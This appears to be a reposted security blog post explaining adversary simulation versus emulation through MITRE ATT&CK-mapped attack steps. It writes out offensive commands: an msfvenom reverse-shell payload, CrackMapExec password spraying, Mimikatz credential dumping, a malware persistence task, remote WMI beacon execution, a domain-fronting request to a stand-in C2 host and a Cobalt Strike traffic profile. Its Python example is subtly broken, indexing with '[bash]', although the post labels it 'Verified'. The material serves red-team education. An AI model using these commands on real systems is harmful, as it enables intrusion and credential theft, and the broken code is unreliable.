Listen to this Post
Introduction:

In the evolving landscape of offensive security, the terms “adversary simulation” and “adversary emulation” are often used interchangeably, yet they represent fundamentally different approaches. Adversary simulation is a goal-oriented, flexible assessment designed to test security controls against specific attack scenarios, while adversary emulation is a rigid, intelligence-driven process that replicates the exact tactics, techniques, and procedures (TTPs) of a specific threat actor. Understanding this distinction is critical for building a resilient security posture that can withstand both known and novel threats.
Learning Objectives:
- Differentiate between the strategic goals of adversary simulation and the fidelity-focused methodology of adversary emulation.
- Learn how to leverage the MITRE ATT&CK framework for both simulation and emulation exercises.
- Acquire practical command-line and tooling skills to execute and defend against sophisticated attack chains.
You Should Know:
1. Mapping to MITRE ATT&CK: The Foundation
The MITRE ATT&CK framework is the common language for both simulation and emulation. It provides a curated knowledge base of adversary behaviors.
Verified Command/Tutorial:
 Using the MITRE ATT&CK Navigator to map techniques.
 This is typically a web-based tool, but data can be handled via the STIX/TAXII API.
 Example: Using 'attackcti' Python library to pull technique data.
pip install attackcti
python3

<blockquote>
  <blockquote>
    <blockquote>
      from attackcti import attack_client
      lift = attack_client()
      apt29_techniques = lift.get_techniques_by_group("APT29")
      for technique in apt29_techniques:
      ... print(f"{technique['name']} - {technique['external_references'][bash]['external_id']}")
Step-by-Step Guide: This Python script utilizes the `attackcti` library to programmatically connect to the MITRE ATT&CK database. It queries all techniques associated with the threat group APT29 (e.g., Cozy Bear). The script then prints the name and official ATT&CK ID (e.g., T1059.003 – Windows Command Shell) for each technique. This automated intelligence gathering is the first step in building an emulation plan or a simulation scenario based on a real-world adversary.
2. Initial Reconnaissance: The Adversary’s First Step
Both simulations and emulations begin with reconnaissance. This phase involves gathering intelligence about the target without triggering alarms.
Verified Command/Tutorial:
 Passive Subdomain Enumeration with 'subfinder'
subfinder -d example.com -o subdomains.txt

Active Service Discovery with 'nmap'
nmap -sC -sV -oA initial_scan -iL subdomains.txt
Step-by-Step Guide: `subfinder` is a tool designed for passive subdomain discovery, querying various public sources to build a target list without sending packets directly to the target. The output is saved to subdomains.txt. This list is then fed into `nmap` using the `-iL` flag for an active scan. The `-sC` flag runs default scripts, `-sV` probes for service versions, and `-oA` outputs results in all major formats. This combination provides a comprehensive view of the attack surface.
3. Establishing a Foothold: Weaponization and Delivery
Gaining an initial foothold often involves social engineering or exploiting public-facing applications.
Verified Command/Tutorial:
 Generating a PowerShell payload with Msfvenom (Simulation)
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.0.5 LPORT=443 -f psh -o payload.ps1

Simulating a Spear-phishing Document Macro (Emulation of APT TTPs)
 This is a conceptual step; tools like 'Veil' or 'Unicorn' can be used to generate obfuscated payloads.
Step-by-Step Guide: msfvenom, part of the Metasploit framework, is used to generate a payload. Here, it creates a PowerShell script (-f psh) that, when executed, will establish a reverse HTTPS Meterpreter shell back to the attacker’s machine (LHOST). In a strict emulation, you would research the specific payload types and delivery mechanisms used by your modeled threat actor, potentially requiring custom tooling to mimic their unique malware.
4. Lateral Movement: Pivoting Through the Network
Once inside, adversaries move laterally to locate high-value targets.
Verified Command/Tutorial:
 Using CrackMapExec for network pivoting and credential spraying
crackmapexec smb 10.0.1.0/24 -u user.list -p password.list --local-auth

Dumping credentials from memory with Mimikatz (Windows)
 Requires administrative privileges
privilege::debug
sekurlsa::logonpasswords
Step-by-Step Guide: CrackMapExec (CME) is a post-exploitation tool that automates assessing the security of large Active Directory networks. This command tests a list of usernames (-u) and passwords (-p) against all SMB hosts in the `10.0.1.0/24` subnet. Mimikatz is a legendary tool for extracting plaintext passwords, hashes, and Kerberos tickets from memory. The `privilege::debug` command enables debug privileges, and `sekurlsa::logonpasswords` dumps credentials. These TTPs are commonly emulated for groups like APT29.
5. Persistence and Defense Evasion
Advanced adversaries ensure they can maintain access and avoid detection.
Verified Command/Tutorial:
 Creating a scheduled task for persistence (Windows)
schtasks /create /tn "SystemUpdate" /tr "C:\Windows\System32\malware.exe" /sc onstart /ru SYSTEM

Using 'living-off-the-land' techniques with Windows Management Instrumentation (WMI)
wmic process call create "notepad.exe"
wmic /node:10.0.1.10 process call create "C:\beacon.exe"
Step-by-Step Guide: The `schtasks` command creates a new scheduled task named “SystemUpdate” that will execute a malicious payload every time the system starts, providing robust persistence. WMI is a legitimate administrative tool that is often abused by adversaries (a Living-off-the-Land technique). The first command creates a process locally, while the second uses WMI to execute a file on a remote host (/node:), demonstrating a stealthy method for lateral movement that may bypass application allow-listing.
6. Cloud Environment Hardening
Modern assessments must include cloud infrastructure, a primary target for attackers.
Verified Command/Tutorial:
 Auditing an S3 Bucket for public read access (AWS CLI)
aws s3api get-bucket-acl --bucket my-bucket-name
aws s3api get-bucket-policy --bucket my-bucket-name

Checking for privileged IAM roles in Azure (Azure CLI)
az role assignment list --all --include-inherited --output table
Step-by-Step Guide: In AWS, misconfigured S3 buckets are a leading cause of data breaches. These commands retrieve the Access Control List (ACL) and resource policy for a bucket, which should be reviewed to ensure they are not granting `http://acs.amazonaws.com/groups/global/AllUsers` read/write permissions. In Azure, the `az role assignment` command lists all role assignments, helping to identify over-privileged accounts or service principals that could be exploited for privilege escalation.
7. Command and Control (C2) Obfuscation
Sophisticated actors use advanced methods to hide their C2 communications.
Verified Command/Tutorial:
 Using Domain Fronting with curl (Conceptual)
curl https://cdn.example.com/actual-page -H "Host: real-c2-server.com" --resolve cdn.example.com:443:CDN_IP

Configuring Cobalt Strike Malleable C2 Profile to mimic legitimate traffic
 http-get {
 set uri "/api/v1/collect";
 set verb "GET";
 client {
 header "Host" "www.legitimate-site.com";
 metadata {
 base64url;
 prepend "session=";
 header "Cookie";
 }
 }
 }
Step-by-Step Guide: Domain fronting routes traffic through a large, trusted Content Delivery Network (CDN) to hide the true destination C2 server. The `curl` command demonstrates the principle by sending a request to a CDN domain while setting the `Host` header to the actual C2 domain. Malleable C2 profiles in frameworks like Cobalt Strike allow red teamers to define how their beacon traffic looks, enabling it to blend in with normal web traffic from services like Google or Azure, making detection significantly harder.
What Undercode Say:
- Simulation is for Gaps, Emulation is for Fidelity: The core takeaway is that simulation is a flexible, goal-oriented test of your security program’s ability to stop an attack path, while emulation is a rigid, intelligence-driven test of your ability to detect and respond to the specific behaviors of a known adversary.
- Tooling Dictates Capability: True, high-fidelity emulation of Advanced Persistent Threats (APTs) often requires developing custom tooling that mimics their unique malware and TTPs, as public frameworks may not perfectly replicate the observed IOCs.
The analysis from the LinkedIn thread underscores a critical operational reality: when the target environment’s configuration deviates from the idealized conditions assumed by a strict emulation playbook, the simulation approach becomes vastly more practical and effective. A commenter’s question, “if the target config is different from actual use case then which one its going to be ?” is answered authoritatively by the original poster: “adversary simulation with MITRE ATT&CK is the way to go super flexible, catches gaps no matter the setup. Emulation’s too strict, needs a near perfect match to work.” This highlights that while MITRE ATT&CK is the backbone for both, its application in simulation provides the adaptability needed for real-world, heterogeneous enterprise environments where perfect emulation is often impossible. The choice is not about which is better in a vacuum, but which is the right tool for the specific assessment objective.
Prediction:
The future of offensive security will see a convergence of these methodologies, powered by AI. We will move towards intelligent, autonomous red teaming platforms that can dynamically blend simulation and emulation. These systems will consume global threat intelligence feeds in real-time, automatically generating and executing multi-vector attack chains that adapt to the target’s defenses, simulating the strategic goals of an attack while emulating the evolving TTPs of multiple, simultaneous threat actors. This will force a paradigm shift in blue team defense, from static, signature-based detection to AI-driven behavioral analysis and predictive mitigation, making continuous security validation an non-negotiable component of enterprise IT.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: S3n4t0r Do – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


